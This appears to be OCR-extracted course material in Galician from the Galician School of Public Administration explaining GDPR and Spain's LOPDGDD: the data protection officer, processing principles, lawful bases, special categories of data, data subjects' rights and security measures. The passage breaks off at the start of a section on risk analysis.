Delegado/a de Protección de Datos (DPD): Persoa responsable de supervisar e coordinar o cumprimento normativo en protección de datos dentro da organización. Dentro das súas principais funcións están as de informar e asesorar ao responsable do tratamento o ao encargado e ao persoal que se ocupe do tratamento dos datos persoais das súas obrigacións en materia de protección de datos. É un rol de obrigada existencia nas Administracións Públicas.

Requisitos do Delegado/a de Protección de Datos (DPD):

- Será nomeado/a atendendo ás súas cualificacións profesionais e, en particular, ao seu coñecemento da lexislación e a práctica da protección de datos.
- Debe ser independente, con total autonomía no exercicio das súas funcións.
- Necesidade de que se relacione co nivel superior da dirección.
- O responsable debe facilitarlle todos os recursos necesarios.

Delegado/a de Protección de Datos (II)

As funcións que o RXPD atribúe ao DPD, son, como mínimo, as seguintes:

- Informar e asesorar ao responsable ou encargado do tratamento, así como ao empregados que traten datos persoais, sobre as obrigas que lles incumben na materia.
- Supervisar o cumprimento do disposto no RXPD, e no resto de normativa en materia de protección de datos persoais, incluída a asignación de responsabilidades, a concienciación e formación do persoal, e auditorías na materia.
- Ofrecer asesoramento no relativo ás avaliacións de impacto na privacidade.
- Cooperar coa autoridade de control (AEPD).
- Actuar como punto de contacto coa autoridade de control para cuestións relativas aos tratamentos, incluída a consulta previa requirida no caso de que unha avaliación de impacto na privacidade conclúa que existe un risco alto para os afectados.

ESCOLA GALEGA DE ADMINISTRACIÓN PÚBLICA

Autoridade de control

Autoridade de control: é a autoridade pública independente establecida por un Estado membro segundo o disposto no artigo 51 do RXPD.

Encárgase fundamentalmente de supervisar a aplicación do RXPD.

En España trátase da Axencia Española de Protección de Datos (AEPD).

A LOPDGDD establece a posibilidade de creación de autoridades autonómicas con competencias respecto aos tratamentos dos que sexan responsables as entidades integrantes do sector público autonómico e Entidades Locais incluídas do seu seu ámbito territorial. Na actualidade, estas autoridades autonómicas son: a Autoridade Catalá de Protección de Datos, a Axencia Vasca de Protección de Datos e o Consello de Transparencia e Protección de Datos de Andalucía. Todas elas nas súas páxinas web publican Resolucións, Ditames, Informes... relacionados co cumprimento da normativa en materia de protección de datos persoais.

ESCOLA GALEGA DE ADMINISTRACIÓN PÚBLICA

5. – Principios

Principios

O artigo 5 do RXPD establece os seguintes principios, aos que ademais lles "pon nome":

PRINCIPIO	DESCRICIÓN
Licitude, lealdade e transparencia	O tratamento deberá ser lícito, leal e transparente
Finalidade	Os fins do tratamento deberán ser determinados, explícitos e lexítimos
Adecuación	Os datos tratados deberán ser adecuados, pertinentes e limitados ao necesario segundo os fins do tratamento (minimización de datos)
Exactitude	Os datos manteranse exactos e, se fose necesario, postos ao día
Limitación do prazo de conservación	O tratamento deberá permitir a identificación do interesado só durante o tempo necesario para os fins do tratamento
Integridade e confidencialidade	Deberán garantirse as medidas de seguridade adecuadas ao tipo de datos tratados
Responsabilidade proactiva	O responsable do tratamento será responsable do cumprimento do destes principios e debe ser capaz de demostralo

Principio de licitude, lealdade e transparencia

Os datos deben ser tratados de maneira lícita, leal e transparente para o interesado.

Licitude: Relaciónase coa necesidade de que o tratamento estea amparado nunha das bases xurídicas que establece o RXPD no seu artigo 6.1. e no artigo 9.2 para os casos de categorías especiais de datos.

Lealdade e transparencia: Impide un tratamento desleal ou enganoso, por exemplo ocultando algún dos fins da recollida dos datos ou dos riscos que implica, ou expresando a finalidade de forma vaga e confusa.

Segundo o RXPD, para as persoas físicas debe quedar totalmente claro que se están recollendo, utilizando, consultando ou tratando doutra maneira os seus datos persoais.

Toda información relativa ao tratamento dos datos será facilmente accesible e fácil de entender, nunha linguaxe sinxela e clara, en particular a información sobre a identidade do responsable do tratamento e os fins deste.

Este principio conecta directamente co deber de información ás persoas interesadas

Principio de limitación da finalidade

Os datos só poderán ser tratados cunha ou varias finalidades determinadas, explícitas e lexítimas.

Determinadas: As finalidades deben estar claramente definidas.

As finalidades poderán estar descritas de modo amplo, pero sempre deben permitir coñecer que tipo de actividades se inclúen nela.

Explícitas: As finalidades deben ser coñecidas polas persoas interesadas.

Lexítimas: Os datos non poderán ser empregados para fins ilegais.

EXEMPLO: Non se poderá recoller o dato de si unha persoa está casada, ou solteira, para discriminala no acceso a un posto de traballo.

Ademais, os datos non poderán ser tratados posteriormente de maneira incompatible cos ditos fins. A estes efectos, o RXPD precisa que o ulterior tratamento con fins históricos, de arquivo, ou científicos é unha finalidade compatible.

Principio de minimización de datos

Os datos persoais serán adecuados, pertinentes e limitados ao necesario para os fins con que son tratados.

Isto é, os datos persoais só deben tratarse se a finalidade do tratamento non puidese lograrse razoablemente por outros medios.

Este principio, relacionado coa protección de datos desde o deseño e por defecto, implica tamén que non se poderán recoller datos unicamente por si acaso máis adiante nos son útiles.

EXEMPLO: Se para unha finalidade determinada non é necesario coñecer as pautas de navegación dun usuario polo sitio ou páxina web do responsable, non se poderá facer ese seguimento.

ESCOLA GALEGA DE ADMINISTRACIÓN PÚBLICA

Principio de exactitude

Os datos deben ser exactos e, se fose preciso, actualizados, debendo adoptarse todas as medidas razoables para que se rectifiquen ou supriman os datos inexactos en relación aos fins que se perseguen.

A Lei Orgánica 3/2018 de Protección de Datos Persoais e Garantía dos Dereitos Dixitais (LOPDGDD) precisa que, sempre que o responsable teña adoptado as medidas razoables para que se supriman ou rectifiquen os datos, non lle será imputable a inexactitude dos datos provenientes da propia persoa interesada, obtidos a través dun mediador ou intermediario ou cando os recibise en virtude dun exercicio de dereito de portabilidade do afectado, que veremos mais adiante.

EXEMPLO: De non cumprir este principio, pode ocorrer que unha compañía de gas manteña datos erróneos sobre os seus clientes, non proporcionando o servizo contratado ou emitindo facturas a clientes equivocados.

Principio de limitación do prazo de conservación

Este principio está intimamente ligado co principio de minimización dos datos e consiste en que deberase garantir que se limite a un mínimo estrito o seu prazo de conservación, polo que o responsable do tratamento ha de establecer prazos para a súa supresión ou revisión periódica.

A conservación deses datos debe limitarse ao tempo necesario para os fins que o tratamento persegue. Unha vez que esas finalidades se alcanzaron, os datos deben ser borrados ou, cando menos, desprovistos de todo elemento que permita identificar ás persoas interesadas.

Non obstante, poderán conservarse por períodos máis longos cando se traten con fins de arquivo en interese público, fins de investigación científica ou histórica, ou fins estatísticos.

Principio de integridade e confidencialidade

Impón a quen trata datos a obriga de garantir a seguridade destes mediante a aplicación de medidas técnicas e organizativas axeitadas. Isto é, os datos persoais deberán tratarse dun modo que se garanta a súa seguridade e confidencialidade.

A LOPDGDD regula o deber de confidencialidade no seu artigo 5, establecendo que non só os responsables e encargados do tratamento están suxeitos ao deber de confidencialidade, senón tamén todas as persoas que interveñan en calquera fase do tratamento dos datos.

A LOPDGDD precisa que o deber de confidencialidade será complementario dos deberes de segredo profesional de conformidade coa súa normativa aplicable, e manterase aínda despois de rematada a relación entre interesado e responsable ou encargado do tratamento.

Principio de responsabilidade proactiva (I)

O principio de responsabilidade proactiva implica que, tendo en conta a natureza, o ámbito, o contexto e os fins do tratamento así coma os riscos de diversa probabilidade e gravidade para os dereitos e liberdades das persoas físicas, o responsable do tratamento aplicará medidas técnicas e organizativas apropiadas a fin de garantir e poder demostrar que o tratamento é conforme co RXPD.

Isto ten dúas implicacións:

- Que a responsabilidade última pola forma en que se traten os datos incumbe ao responsable.
- Que o responsable debe poder acreditar a idoneidade e eficacia das medidas adoptadas.

Principio de responsabilidade proactiva (II)

Para cumprir co principio de responsabilidade proactiva, a organización deberá:

- Analizar os datos tratados, as súas finalidades e que tipo de operacións de tratamento levan a cabo.
- Documentar:
  - Medidas de seguridade a aplicar (actualizadas e auditadas periodicamente)
  - Procedementos e políticas
  - Designación de responsabilidades
  - Control de cumprimento de provedores
  - Avaliacións de impacto
  - Autorización ou consulta previa á autoridade de control
  - Nomeamento do delegado/a de protección de datos (DPD), nos casos que proceda.

Este enfoque proactivo é unha novidade do RXPD, esixindo que o responsable adopte medidas preventivas dirixidas a reducir os riscos de incumprimento e, ademais, que estea en condicións de demostrar que implantou esas medidas e que as mesmas son as adecuadas para lograr a finalidade perseguida.

Licitude do tratamento (I)

Como xa dixemos, o principio de licitude do tratamento é o punto de partida para o tratamento dos datos.

Calquera tratamento de datos deberá encaixar nalgunha das previsións dos artigos 6 e, no caso de datos de categoría especial, tamén o 9.2 do RXPD.

- Artigo 6 RXPD: bases lexitimadoras para datos identificativos de carácter xeral (nome e apelidos, imaxes, dirección, teléfono, correo electrónico...)
- Artigo 9.2 RXPD: circunstancias que capacitarían o tratamento de datos de categorías especiais (saúde, afiliación sindical, relixión, ideoloxía....)

Entre as bases xurídicas ou circunstancias previstas no RXPD non existe ningún tipo de orde xerárquico ou prevalencia, calquera delas ten a mesma lexitimidade que as demais.

Licitude do tratamento (II)

Polo tanto, a continuación imos analizar a lexitimación para o tratamento de datos persoais.

O artigo 6.1 do RXPD enumera os casos en que o tratamento será lícito:

a) a persoa interesada deu o seu consentimento

b) é necesario para a execución dun contrato

c) é necesario para o cumprimento dunha obriga legal aplicable ao responsable do tratamento

d) é necesario para protexer intereses vitais da persoa interesada ou doutra persoa física

e) é necesario para o cumprimento dunha misión realizada en interese público ou no exercicio de poderes públicos conferidos ao responsable do tratamento

f) é necesario para a satisfacción de intereses lexítimos perseguidos polo responsable do tratamento ou por un terceiro, sempre que non prevalezan os intereses ou dereitos da persoa interesada que requiran a protección de datos persoais.

Imos profundar nos casos previstos nas letras a), relativa ao consentimento, e as letras c) e e), por ser a base xurídica máis habitual para o tratamento de datos por parte das administracións públicas.

Consentimento do interesado (I)

Será lícito o tratamento baseado no consentimento da persoa interesada para o tratamento dos seus datos para un ou varios fins específicos.

Segundo a LOPDGDD non poderá supeditarse a execución do contrato a que o afectado consinta o tratamento dos datos persoais para finalidades que non garden relación co mantemento, desenvolvemento ou control da relación contractual.

O consentimento debe ser unha manifestación de vontade libre, específica, informada e inequívoca, pola que a persoa afectada acepta o tratamento mediante unha declaración ou unha clara acción afirmativa (consentimento inequívoco do afectado). **No caso de que o tratamento teña varios fins, deberá prestarse para cada un deles**.

A Axencia Española de Protección de Datos (AEPD) considera, en base ao disposto no Considerando (43) do RXPD que cando o responsable do tratamento sexa unha Administración Pública, o consentimento do interesado non será, con carácter xeral, base xurídica válida do tratamento. A razón diso é que entende que este consentimento non se outorga libremente dado o desequilibrio existente entre a persoa interesada-cidadán e o responsable do tratamento-administración pública.

ESCOLA GALEGA DE ADMINISTRACIÓN PÚBLICA

Consentimento do interesado (II)

A sensu contrario, si cabería fundamentar o tratamento dos datos polas Administracións Públicas no consentimento naqueles casos nos que as persoas interesadas poidan retiralo libremente en calquera momento, é dicir, cando a Administración non actúe no exercicio das facultades ou potestades que lle son propias, senón como calquera outro responsable de tratamento.

Exemplos: subscrición nunha lista de distribución totalmente voluntaria (boletíns informativos; publicacións…); captación de imaxes de asistentes a un evento para dar publicidade ao mesmo…

Consentimento do interesado (III)

Características do consentimento:

- O consentimento debe ser **libre**. Segundo a LOPDGDD, non poderá supeditarse a execución dun contrato a que o afectado consinta o tratamento dos datos persoais para finalidades que non garden relación co mantemento, desenvolvemento ou control da relación contractual.
- Ademais o consentimento debe ser **revogable** en calquera momento, do cal se debe informar ás persoas interesadas.
- O dito consentimento deberá ser **inequívoco**. É dicir, prestado mediante unha manifestación ou unha clara acción afirmativa do interesado (por exemplo, marcar cun X o recadro dun formulario nunha web).

Consentimento do interesado (IV)

Coa normativa anterior, permitíase o consentimento tácito (inactividade do interesado). Pero co RXPD e a LOPDGDD este consentimento non é válido, polo que será preciso recoller o consentimento inequívoco, ou acudir a algunha outra base xurídica para o tratamento (p.e., o cumprimento dunha misión de interese público).

Co RXPD e a LOPDGDD, o silencio, os recadros xa marcados, ou a inacción, non son formas válidas de outorgar consentimento.

Por outra banda, ante determinados tratamentos, como os de categorías especiais de datos non bastará este consentimento inequívoco, debendo ser explícito.

Veremos as categorías especiais de datos, segundo se recollen no RXPD, máis adiante.

ESCOLA GALEGA DE ADMINISTRACIÓN PÚBLICA

Consentimento do interesado (V)

Consentimento tácito	Consentimento inequívoco	Consentimento explícito
"Se como interesado non manifesta a súa oposición ao respecto nun prazo de 3 meses, entenderase que presta o seu consentimento para o tratamento dos seus datos."	Aceptar o tratamento de datos persoais meramente identificativos mediante a inscrición nunha actividade; ou escoller parámetros técnicos para a utilización de servizos da sociedade da información (p.e. entrar a configurar as opcións de privacidade das cookies cando navegamos por unha web).	Mediante a firma dun documento, ou a marcación cun X do recadro dun formulario, aceptar expresamente o tratamento dos teus datos de saúde e afiliación sindical.

Este tipo de cláusula non é válida co RXPD nin coa LOPDGDD.

Cumprimento de obriga legal

Será lícito o tratamento dos datos persoais cando sexa necesario para o cumprimento dunha obriga legal aplicable ao responsable do tratamento.

A LOPDGDD complementa esta regulación precisando no seu artigo 8 que o tratamento dos datos persoais só poderá considerarse nesta base xurídica cando así o prevexa unha **norma de Dereito da Unión Europea** (Regulamento lexislativo; Directiva lexislativa; Decisión lexislativa) ou unha **norma con rango de lei**, (Lei Orgánica, Lei Ordinaria, Decreto-Lei; Decreto Lexislativo; Lei Autonómica) que poderá determinar:

- as condicións xerais do tratamento,
- os tipos de datos obxecto do mesmo,
- as cesións que procedan como consecuencia do cumprimento da obrigación legal,
- condicións especiais ao tratamento como medidas adicionais de seguridade.

Cumprimento de misión en interese público ou exercicio de poderes públicos

O tratamento dos datos das persoas interesadas será lexítimo cando sexa necesario para o cumprimento dunha misión realizada en interese público ou no exercicio de poderes públicos conferidos ao responsable.

Con todo, esta base xurídica non lexitima por si soa o tratamento dos datos, senón que será necesario que concorran ademais os seguintes requisitos:

- Que o tratamento se derive dunha competencia atribuída por unha norma con rango de lei (artigo 8.2 LOPDGDD);
- Que o tratamento, ou a finalidade perseguida por este, sexa necesario para o cumprimento dunha determinada misión de interese público ou do exercicio dos poderes públicos conferidos ao responsable.

Con carácter xeral as bases lexitimadoras para o tratamento dos datos por parte das Administracións Públicas serán as previstas nas letras c) e e) do artigo 6 do RXPD, isto é o cumprimento dunha obriga legal ou dunha misión realizada en interese público ou no exercicio de poderes públicos.

Categorías especiais de datos (I)

O artigo 9.1 do RXPD **prohibe** con carácter xeral (salvo que concorran algunha das circunstancias previstas no artigo 9.2) o tratamento de datos persoais que revelen:

- a orixe étnica ou racial
- as opinións políticas
- as convicción relixiosas ou filosóficas
- a afiliación sindical,
- datos xenéticos
- datos biométricos dirixidos a identificar de maneira unívoca a unha persoa física
- datos relativos á saúde
- datos relativos á vida sexual ou as orientación sexuais dunha persoa física

Estes datos teñen a consideración de **datos de categorías especiais.**

Categorías especiais de datos (II)

Non obstante, poderase tratar este tipo de datos sempre que nos atopemos nunha das excepcións sinaladas no artigo 9.2 RXPD:

a) **consentimento explícito da persoa interesada** excepto cando o Dereito da Unión ou dos Estados membros estableza que a prohibición do seu tratamento non pode ser levantada pola persoa interesada;

> Segundo o artigo 9 da LOPDGDD, o consentimento do afectado non bastará para levantar a prohibición do tratamento de datos cuxa finalidade principal sexa identificar a súa ideoloxía, afiliación sindical, relixión, orientación sexual, crenzas ou orixe racial ou étnico.

b) tratamento necesario para o **cumprimento de obrigacións e o exercicio de dereitos específicos do responsable do tratamento ou do interesado no ámbito do Dereito laboral e da seguridade e protección social**, na medida en que así o autorice o Dereito da Unión dos Estados membros ou un convenio colectivo;

c) tratamento necesario para protexer **intereses vitais do interesado ou doutra persoa física**, no caso de que o interesado non estea capacitado, física ou xuridicamente, para dar o seu consentimento;

Categorías especiais de datos (III)

d) tratamento efectuado por unha fundación, asociación ou calquera outro organismo sen ánimo de lucro, cuxa finalidade sexa política, filosófica, relixiosa ou sindical, sempre que se refira aos seus membros ou a persoas coas que manteñan contactos regulares e que os datos persoais non se comuniquen fóra deles sen o consentimento das persoas interesadas;

e) tratamento referido a datos persoais que o interesado fixo **manifestamente públicos**;

f) tratamento necesario para a **formulación, o exercicio ou a defensa de reclamacións** ou cando os tribunais actúen en exercicio da súa función xudicial;

g) tratamento necesario por razóns dun **interese público esencial**, sobre a base do Dereito da Unión ou dos Estados membros;

Categorías especiais de datos (IV)

h) tratamento necesario para **fins de medicina preventiva ou laboral, avaliación da capacidade laboral do traballador, diagnóstico médico, prestación de asistencia ou tratamento de tipo sanitario ou social, ou xestión dos sistemas e servizos de asistencia sanitaria e social**, sobre a base do Dereito da Unión ou dos Estados membros ou en virtude dun contrato cun profesional sanitario;

i) o tratamento é necesario por razóns de **interese público no ámbito da saúde pública**, sobre a base do Dereito da Unión ou dos Estados membros;

j) j) o tratamento é necesario con **fins de arquivo en interese público, fins de investigación científica ou histórica ou fins estatísticos**, sobre a base do Dereito da Unión ou dos Estados membros.

Datos relativos a infraccións e sancións administrativas

O RXPD non establece regulación respecto a este tipo de datos.

Pola súa banda, a **LOPDGDD** establece que o tratamento deste tipo de datos esixirá:

- **Que os responsables do tratamento sexan órganos competentes para a instrución do procedemento sancionador, para a declaración de infraccións ou a imposición das sancións,**
- **Que o tratamento se limite aos datos aos estritamente necesarios para a finalidade perseguida por dito órgano.**

De non cumprirse algunha destas condicións, os tratamentos deste tipo de datos deberán contar co consentimento da persoa interesada ou estar autorizados por unha lei.

O tratamento de datos referidos a infraccións e sancións administrativas tamén será posible cando sexan levados a cabo por avogados e procuradores e teñan por obxecto recoller a información facilitada polos seus clientes para o exercicio das súas funcións.

ESCOLA GALEGA DE ADMINISTRACIÓN PÚBLICA

6. - Dereitos das persoas interesadas

Dereitos das persoas interesadas

Estes dereitos entenderanse **outorgados a título gratuíto**.

O RXPD recoñece unha serie de dereitos ás persoas interesadas, que repasaremos a continuación:

- **Dereito de información e transparencia**
- **Dereito de acceso**
- **Dereito de rectificación**
- **Dereito de supresión ou dereito ao esquecemento**
- **Derito de oposición**
- **Dereito á limitación do tratamento**
- **Dereito á portabilidade dos datos**
- **Dereito a non ser obxecto de decisións individuais automatizadas**

Son dereitos personalísimos, polo que poden ser exercitados unicamente pola persoa titular dos datos o polo seu representante legal (incapacidade legal declarada xudicialmente; con carácter xeral menores de 14 anos) ou voluntario. (LOPDGDD).

Dereito de información e trasparencia (I)

O responsable do tratamento tomará as medidas oportunas para facilitar á persoa interesada a información relativa ao tratamento en forma concisa, transparente, intelixible e de fácil acceso, cunha linguaxe clara e sinxela. En concreto, deberá informarlle do seguinte:

- Identidade e datos de contacto do responsable.
- Datos de contacto do DPD.
- Fins e base xurídica do tratamento
- Intereses lexítimos do responsable ou dun terceiro
- Destinatarios ou as categorías de destinatarios dos datos persoais
- Transferencias internacionais previstas
- Prazo de conservación
- Dereitos das persoas interesadas (acceso, oposición, etc.)
- Posibilidade de revogación do consentimento
- Dereito a presentar unha reclamación ante unha autoridade de control
- No caso de que a comunicación de datos persoais sexa obrigatoria, deberase informar das posibles consecuencias de non facilitar os datos
- Información sobre a posible existencia de decisións automatizadas, en que consisten, e as súas consecuencias.

Dereito de información e trasparencia (II)

INFORMACIÓN POR CAPAS:

A LOPDGDD establece que cando os datos persoais sexan obtidos do afectado, o responsable do tratamento poderá dar cumprimento ao deber de información facilitándolle a información básica e indicándolle unha dirección electrónica ou outro medio que permita acceder de forma sinxela e inmediata á restante información.

A información básica á que se refire o apartado anterior deberá conter, polo menos:

- A identidade do responsable do tratamento e do seu representante, no seu caso.
- A finalidade do tratamento.
- A posibilidade de exercer os dereitos establecidos nos artigos 15 a 22 do RXPD.
- No seu caso, deberase informar tamén do tratamento de datos para a elaboración de perfís nesta primeira capa.

Cando os datos persoais non fosen obtidos do afectado, a información básica incluirá tamén:

- As categorías de datos obxecto de tratamento.
- As fontes das que procedesen os datos.

Dereito de acceso (I)

É o dereito da persoa interesada a obter, do responsable do tratamento, a confirmación de se se están tratando ou non datos persoais que lle concirnen.

Mediante o exercicio deste dereito, a persoa interesada pode acceder á seguinte información no caso de que se estea realizando dito tratamento:

- Finalidade do tratamento.
- Categorías dos datos persoais que se tratan.
- Destinatarios ou categorías de destinatarios aos que se lles comunicarán os datos.
- Prazo previsto de conservación ou, se non é posible, os criterios para a súa determinación.
- O dereito a presentar unha reclamación ante a autoridade de control.
- A existencia do dereito para solicitar do responsable do tratamento a rectificación, supresión, a limitación do tratamento ou a opoñerse ao tratamento dos devanditos datos.
- Calquera información dispoñible sobre a orixe dos datos cando non se obtiveron do interesado.
- No caso das decisións baseadas nun tratamento automatizado incluída a elaboración de perfís, información sobre a lóxica aplicada, importancia e consecuencias previstas do devandito tratamento.

Dereito de acceso (II)

Ademais:

- O responsable do tratamento facilitará unha copia dos datos persoais obxecto de tratamento, sen que poda afectar negativamente aos dereitos e liberdades doutros.
- O responsable poderá percibir por calquera outra copia solicitada polo interesado un canon razoable baseado nos custos administrativos. As primeiras copias serán en todo caso gratuítas.
- Cando o interesado presente a solicitude por medios electrónicos, e a menos que este solicite que se facilite doutro xeito, a información facilitarase nun formato electrónico de uso común.

E a LOPDGDD inclúe as seguintes precisións:

- Cando o responsable trate unha gran cantidade de información relativa ao afectado o responsable poderá solicitarlle, antes de facilitar a información, que especifique os datos ou actividades de tratamento aos que se refire a solicitude.
- O dereito de acceso entenderase outorgado se o responsable do tratamento facilitase ao afectado un sistema de acceso remoto, directo e seguro aos datos persoais que garanta, de modo permanente, o acceso á súa totalidade.

Dereito de rectificación

É o dereito que ten a persoa interesada a solicitar do responsable do tratamento a rectificación dos seus datos cando sexan inexactos.

Tendo en conta os fins do tratamento, a persoa interesada terá dereito a que se completen os datos persoais cando estes resulten incompletos, incluso por medio da entrega dunha declaración adicional.

LOPDGDD: A persoa afectada deberá indicar na súa solicitude a que datos se refire a rectificación e acompañar, cando sexa preciso, a documentación xustificativa da inexactitude ou carácter incompleto dos datos.

Dereito á supresión ou esquecemento

É o dereito da persoa interesada a obter, sen dilación indebida do responsable do tratamento, a supresión dos datos persoais que lle concirnan, cando concorra algunha das circunstancias seguintes:

- Cando os datos persoais xa non sexan necesarios en relación cos fins para os que se recolleron.
- Cando o interesado retire o consentimento no que se basea o tratamento e este non teña outra fundamento xurídico.
- Cando o interesado se opoña ao tratamento e non prevalezan outros motivos lexítimos para o tratamento.
- Cando os datos persoais fosen tratados ilicitamente.
- Cando os datos persoais deban suprimirse para o cumprimento dunha obrigación legal do responsable.
- Cando os datos persoais se obtiveron en relación coa oferta de servizos da sociedade da información dirixidos a menores.

Cando o responsable fixese públicos os datos e teña que suprimilos, adoptará medidas razoables, incluídas medidas técnicas, para informar aos outros responsables que estean a tratar os datos dos que se solicite a supresión de calquera ligazón, copia ou réplica destes.

Dereito de oposición

É o dereito da persoa interesada a opoñerse, en calquera momento, **por motivos relacionados coa súa situación particular**, a que os datos persoais que lle concirnan sexan obxecto dun tratamento baseado:

- no cumprimento dunha **misión realizada en interese público**;
- no exercicio de **poderes públicos** conferidos ao responsable ou na satisfacción de intereses lexítimos perseguidos polo responsable do tratamento, incluída a elaboración de perfís

A persoa interesada tamén poderá opoñerse ao tratamento dos seus datos cando estes se traten:

- Con fins de **investigación científica ou histórica ou fins estatísticos**, salvo que sexa necesario para o cumprimento dunha misión realizada por razóns de interese público.
- Con fins de **mercadotecnia directa**.

Con todo, con carácter xeral, **non é un dereito absoluto** da persoa interesada, polo que procederá, nalgúns supostos realizar unha ponderación co fin de considerar se prevalece ou non o dereito do interesado.

Dereito á litimación do tratamento

Defínese a limitación do tratamento como "o marcado dos datos de carácter persoal conservados co fin de limitar o seu tratamento no futuro".

Trátase dunha medida cautelar que reduce o tratamento dos datos persoais á mera conservación.

Procederá á limitación do tratamento cando:

- O interesado **impugne** a exactitude dos datos, durante un prazo que permita ao responsable verificar dita exactitude.
- O **tratamento sexa ilícito** e a persoa interesada se opoña á supresión dos datos e solicite no seu lugar a limitación.
- O **responsable xa non necesite os datos** para os fins do tratamento, pero a persoa interesada os necesite para a formulación, o exercicio ou a defensa de reclamacións.
- **A persoa interesada se opón** ao tratamento, mentres se verifica se os motivos lexítimos do responsable prevalecen sobre os da persoa interesada.

Dereito de portabilidade

Este dereito completa o dereito de acceso xa comentado, e implica que, cando nos atopemos ante tratamentos automatizados:

Temos dereito a obter copia dos datos en formato electrónico e estruturado. Isto é, que poida ser interpretado tanto por persoas como por máquinas

A que o responsable do tratamento transmita os datos directamente a outro responsable de tratamento, sempre que sexa tecnicamente posible.

Por exemplo: para facilitarnos migrar o nosa conta de correo persoal de Gmail a Hotmail

Deben cumprirse os seguintes tres requisitos:

a) que o tratamento estea baseado no consentimento ou nun contrato

b) que o tratamento se efectúe por medios automatizados

c) que os datos persoais solicitados sexan relativos á persoa interesada e facilitados por esta.

Dereito a non ser obxecto de decisións individuais automatizadas (I)

É o dereito de toda persoa interesada a non ser obxecto dunha decisión baseada unicamente no tratamento automatizado, incluída a elaboración de perfís, que produza efectos xurídicos nel ou lle afecte significativamente de modo similar.

Supostos nos que é lícito efectuar o tratamento e tomar unha decisión automatizada:

- Cando sexa necesaria para a celebración ou a execución dun contrato entre a persoa interesada e un responsable do tratamento.
- Cando estea autorizada polo Dereito da Unión ou dos Estados membros.
- Cando concorra o consentimento explícito da persoa interesada.

Dereito a non ser obxecto de decisións individuais automatizadas (II)

Non se tomarán decisións baseadas en categorías especiais de datos persoais salvo co consentimento explícito do titular ou se tratamento é **necesario por razóns dun interese público esencial**, e sempre que se tomaran medidas adecuadas para salvagardar os dereitos e liberdades e os intereses lexítimos da persoa interesada.

Nestes casos, o responsable do tratamento debe adoptar as medidas adecuadas para salvagardar os dereitos e liberdades e os intereses lexítimos da persoa interesada, e, como mínimo, **o dereito a obter intervención humana por parte do responsable, a expresar o seu punto de vista e a impugnar a decisión**.

ESCOLA GALEGA DE ADMINISTRACIÓN PÚBLICA


7. - Medidas de seguridade

Enfoque para a aplicación de medidas de seguridade (I)

Ata o momento, a LOPD de 1999 e o seu Real Decreto de desenvolvemento, RD 1720/2007, distinguían tres niveis de seguridade (básico, medio e alto) en función do tipo de datos tratado, especificando para cada caso que medidas debían aplicarse. O RXPD non fai esta distinción entre niveis.

O que esixe o RXPD é a realización dunha análise de riscos que permita determinar as medidas de seguridade máis axeitas a aplicar segundo o tratamento en cuestión, e que, ademais, **permitan garantir e demostrar que o tratamento é conforme co establecido no RXPD**.

Respecto ás medidas de seguridade aplicables no eido do **sector público**, a LOPDGDD remite á aplicación das medidas previstas no **Esquema Nacional de Seguridade**.



Enfoque para a aplicación de medidas de seguridade (II)

Aínda que no Esquema Nacional de Seguridade (ENS) se fai unha referencia a medidas de seguridade concretas, e aparecen de novo os tres niveis básico, medio e alto, isto non é incompatible co enfoque proposto polo RXPD.

No ENS, de aplicación só en sistemas informáticos, indícase que a selección de medidas de seguridade a aplicar de entre todas as que aparecen listadas debe realizarse en función dunha análise dos riscos aos que está exposto dito sistema.

O enfoque do ENS, no que as medidas máis axeitadas a aplicar son elixidas en función dos riscos que poden afectar a cada tratamento ou sistema concreto é precisamente o que propón o RXPD.

Enfoque para a aplicación de medidas de seguridade (III)

O RXPD propón un enfoque para a Protección de datos desde o deseño e por defecto:

PROTECCIÓN DE DATOS DESDE O DESEÑO:

Con carácter previo ao tratamento, e posteriormente no momento do propio tratamento, os responsables deben tomar medidas técnicas e organizativas para integrar nos tratamentos garantías que permitan aplicar de forma efectiva os principios do RXPD.

Trátase de pensar en termos de protección de datos desde o mesmo momento en que se deseña un tratamento, produto ou servizo que implique o tratamento de datos persoais.

Ao desenvolver, deseñar, seleccionar e empregar aplicacións, servizos ou produtos, debe terse en conta a protección de datos e asegurar que os responsables e encargados están en condicións de cumprir coas súas obrigas en dita materia. Por exemplo: Aplicando medidas como a seudonimización dos datos persoais.

Enfoque para a aplicación de medidas de seguridade (IV)

PROTECCIÓN DE DATOS POR DEFECTO:

O responsable aplicará as medidas apropiadas para garantir que, por defecto, unicamente sexan tratados os datos que sexan necesarios para a finalidade que persegue o tratamento.

Isto é, que as opcións por defecto nas aplicacións, servizos ou produtos estean orientadas a protexer a privacidade dos datos persoais. Por exemplo: Nunha rede social, que por defecto o que publicamos sexa só visible para os nosos contactos, e para ninguén máis, salvo que nós modifiquemos esta configuración.

Enfoque para a aplicación de medidas de seguridade (V)

Co RXPD deberán aplicarse as medidas técnicas e organizativas apropiadas para garantir un nivel de seguridade axeitado ao risco existente.

As medidas concretas a aplicar dependerán por tanto da realización dunha análise de riscos, se ben o RXPD recomenda considerar a aplicación das seguintes:

- A seudonimización e o cifrado de datos persoais.
- A capacidade de garantir a confidencialidade, integridade, dispoñibilidade e resiliencia permanentes dos sistemas e servizos de tratamento.
- A capacidade de restaurar a dispoñibilidade e o acceso aos datos persoais de forma rápida en caso de incidente físico ou técnico.
- Un proceso de verificación, avaliación e valoración regulares da eficacia das medidas implantadas.

Isto é, auditorías

Análises de riscos (I)

O RXPD obriga aos responsables dos tratamentos a realizar unha análise dos riscos.

Unha análise de riscos consiste nunha identificación e valoración, con carácter previo ao inicio do tratamento, dos risco dos tratamentos que se pretendan realizar, para despois determinar as medidas que lle corresponde aplicar en función dos riscos detectados.

A análise de riscos será obrigatoria para todos os tratamentos en calquera tipo de organización que queira tratar datos persoais.

O tipo de análise variará en función de:

- o tipo de tratamento,
- a natureza dos datos,
- o número de persoas interesadas afectadas,
- a cantidade e variedade de tratamentos que unha mesma organización leve a cabo.

Análises de riscos (II)

